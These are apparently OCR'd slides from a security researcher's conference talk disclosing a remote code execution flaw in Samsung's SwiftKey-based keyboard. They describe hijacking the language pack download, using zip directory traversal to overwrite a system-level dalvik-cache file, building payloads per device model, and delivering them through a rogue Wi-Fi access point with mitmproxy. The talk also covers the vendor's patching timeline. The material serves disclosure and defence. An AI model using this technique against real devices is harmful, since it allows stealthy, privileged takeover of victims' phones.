
Choosing a File Write Target

- We can inject a directory traversal and overwrite some Dalvik cache
- The cache we choose to overwrite should run as system and be present on most/all Samsung Devices. Modifying the framework cache is hard, let’s avoid that



```
root@kltevzw:/data/dalvik-cache # ls -l | grep "system   system" | grep -v "system@framework"
-rw-r--r-- system   system     722424 2015-04-17 16:37 system@priv-app@DeviceTest.apk@classes.dex
root@kltevzw:/data/dalvik-cache # 
```


- This is a good target because it is not critical. It contains a Broadcast receiver which is executed on boot



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="android.uid.system" package="com.sec.factory">
    [...] 41 permissions removed [...]
    <application android:label="@string/app_name" android:largeHeap="true">
        <receiver android:name="com.sec.factory.entry.FactoryTestBroadcastReceiver">
            <intent-filter>
                <action android:name="android.intent.action.PRE_BOOT_COMPLETED"/>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
```

Generating Our Dalvik-Cache Target

- Flow:
  - Write our payload in Java :: FactoryTestBroadcastReceiver, the class declared in our target's manifest, contains our payload
  - Generate our .dex file with the 'dx' tool
  - Run 'dalvikvm' from the shell on target device, so that Android generates our cache. Use this file to overwrite our target.
- Overwriting an .odex has some caveats that we need to deal with:



```
D/dalvikvm( 6276): DexOpt: --- BEGIN 'payload.jar' (bootstrap=0) ---
D/dalvikvm( 6277): DexOpt: load 10ms, verify+opt 6ms, 112652 bytes
D/dalvikvm( 6276): DexOpt: --- END 'payload.jar' (success) ---
I/dalvikvm( 6366): DexOpt: source file mod time mismatch (3edeaec0 vs 3ed6b326)
```

- We can build a script to patch our generated cache to match the target cache

dalvik-cache Caveats (cont’d)


- Each .odex file contains a reference to all of the other .odex files it was built against. Even on different models of the same device, these can be different
- This means that we are going to have to serve up a specific payload to each device that requests it.
- How do we know what we should be serving for each request then? The User-Agent string from the HTTP request of the keyboard let’s us know what payload we should send it
  - `'User-Agent': 'Dalvik/1.6.0 (Linux; U; Android 4.4.2; SM-G900T Build/KOT49H)’`
- We just pre-generate all our dalvik-cache payloads and send the correct one off, when requested

Attack Payload Structure

- Pre-generated dalvik-cache payload(s) injected into the original language pack

- During startup, the payload is injected into every zip for each device available


- We can support exploitation of many devices models at once by properly routing requests based on the User-Agent



```
➜  bin git:(samsung_keyboard) ✗ tree -I "ar_*|az_*|bg_*|ca_*|cz_*|cs_*|da_*|de_*|el_*|en_
GB*|es_*|et_*|eu_*|fa_*|fi_*|fr_*|ga_*|gl_*|he_*|hi_*|hr_*|hu_*|hy_*|id_*|is_*|it_*|ja_*|
ka_*|kk_*|ko_*|lt_*|lv_*|mk_*|mn_*|ms_*|nb_*|nl_*|pl_*|pt_*|ro_*|ru_*|sk_*|sl_*|sq_*|sr_*
|sv_*|ta_*|th_*|tr_*|uk_*|ur_*|uz_*|vi_*|zh_*"
.
├── SCH-I545_KOT49_SamsungIME.apk
├── SGH-I257_KOT49H_SamsungIME.apk
├── SM-G900V_KOT49H_SamsungIME.apk
├── SM-G900V_KTU84P_SamsungIME.apk
├── SM-G900V_LRX21T_SamsungIME.apk
├── busybox
├── dalvik-cache
│   ├── SCH-I257_KOT49H.odex
│   ├── SCH-I545_KOT49H.odex
│   ├── SM-G900T_KOT49H.odex
│   ├── SM-G900V_KOT49H.odex
│   └── SM-G900V_KTU84P.odex
├── languagePacks
│   ├── modified
│   │   ├── SAMSUNG-SGH-I257_KOT49H
│   │   │   ├── en_US.zip
│   │   │   └── live_update.zip
│   │   ├── SCH-I545_KOT49H
│   │   │   ├── en_US.zip
│   │   │   └── live_update.zip
│   │   ├── SM-G900T_KOT49H
│   │   │   ├── en_US.zip
│   │   │   └── live_update.zip
│   │   ├── SM-G900V_KOT49H
│   │   │   ├── en_US.zip
│   │   │   └── live_update.zip
│   │   ├── SM-G900V_KTU84P
│   │   │   ├── en_US.zip
│   │   │   └── live_update.zip
│   │   └── SM-G900V_LRX21T
│   └── original
│       └── en_US.zip
└── payload_config
```

Swift Keyboard Update Semantics


- Every time the device is rebooted, the first time the keyboard is open, the manifest is requested. This is when we feed it our manifest with the hashes of the modified .zip files. Additionally, every few hours the keyboard asks the server for a manifest update.
- If the current language in use has a ‘live’ directive, the keyboard automatically downloads the zip file and extracts it. We make sure that all languages have this ‘live directive and that our payload is injected into it.



```
➜ /tmp  curl -s http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/languagePacks.json | jq '.[] | select(.name == "English (US)")'
{
  "name": "English (US)",
  "language": "en",
  "country": "US",
  "sha1": "3b98ee695b3482bd8128e3bc505b427155aba032",
  "version": 13,
  "archive": "http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/en_US.zip",
  "live": {
    "sha1": "bab0bf85e02e5e57380629683181930712b92b2d",
    "version": 1167,
    "archive": "http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/ll_en_US.zip"
  }
}
```

Downloaded Immediately

Samsung Keyboard - RCE Demo



mitmproxy --host -T -s samsung_keyboard_mitmproxy_exploit.py -p 10000

```
>> GET http://d2b67tzkr07lta.cloudfront.net/AB11EBC0-8808-4BC1-BC43-FD7473C7AC89.txt
       ← 200 text/plain 106B 39.72kB/s
   GET http://clients3.google.com/generate_204
       ← 204 text/html [no content] 5.73kB/s
   GET http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/languagePacks.json
       ← 200 application/json 19.87kB 500.14kB/s
   GET http://samsungresources.visionobjects.com/13i92/latest.txt
       ← 200 text/plain 2.14kB 505.49kB/s
   GET http://skslm.swiftkey.net/live_update.zip
       ← 200 application/zip 795.89kB 152.24MB/s

[1/5]    [showhost][scripts:1]
```

Link: https://www.youtube.com/watch?v=uvvejToiWrY

Remotely Owning Samsung Devices

About this vulnerability

- Completely Stealth — No user interaction or indication the device was owned
- Exploit is very portable — The access complexity for this exploit is very low, not requiring any kind of memory corruption and works reliably across many devices
- Runs in a very privileged context — In Android, the system user has many more capabilities than a normal user app is granted. This gives allows us to have a much greater impact on the things we can do once we have taken control of the device

Accessibility of Exploit

- If you can take control of your victims network traffic, you win

- Geographically proximate attacks include : DNS Hijacking, Rogue WiFi AP or cellular base station, ARP poisoning, etc..

- Completely remote attacks could be performed by stronger adversaries. Examples include: ISP packet injection (Verizon), Quantum insert (NSA), National Firewall (ex. Used to DOS Github)

- My test setup consisted of a Linux VM running hostapd in which I transparently redirected HTTP traffic to mitmproxy. In this way, a vulnerable device only has to connect to the WiFi access point to get owned.

What about Knox?

- Toted as an “enterprise security solution”
- Helps in some cases; generally making exploitation harder
- It does help restrict the impact once code execution is gained here. This exploit can be easily chained with a kernel vulnerability that affects these devices like Towelroot/PingpongRoot to further sidestep Knox

Samsung Knox

Zip Ownage

Bonus

- This vulnerability was tested on a fully updated Sprint Galaxy S6 on June 15th, 2015 — Still vulnerable. The VZW S6 shipped vulnerable and likely still is
- There many "one-off" instances of applications insecurely downloading .zip files
- Zip directory traversal appears to be handled the same way on iOS leaving the Swift Keyboard vulnerable to the same attack sans code execution

Patching Cycle

- All software has bugs. It’s most important how these issues are dealt with that makes all the difference
- Samsung was notified in November 2014 and they asked for *at least* a year to fix this issue
- Patch for this vulnerability has supposedly been applied to devices running Android 5.0 and back ported to some older devices
- It’s still up to the discretion of the carriers as to how and when these patches are applied
- 1+ year patch cycle is an issue and needs to be addressed

Contributors and Acknowledgements

- Special thanks to Jake Van Dyke — helped with many ideas and the implementation of the exploit
- Greetings to the NowSecure Research Team
  - Sergi Alvarez
  - Sebastian Guerrero
  - Marco Grassi
  - Pau Oliva
  - Ole André Vadla Ravnås
  - David Weinstein

THANK YOU

Ryan Welton
Security Researcher, NowSecure

rwelton@nowsecure.com

@fuzion24

github.com/fuzion24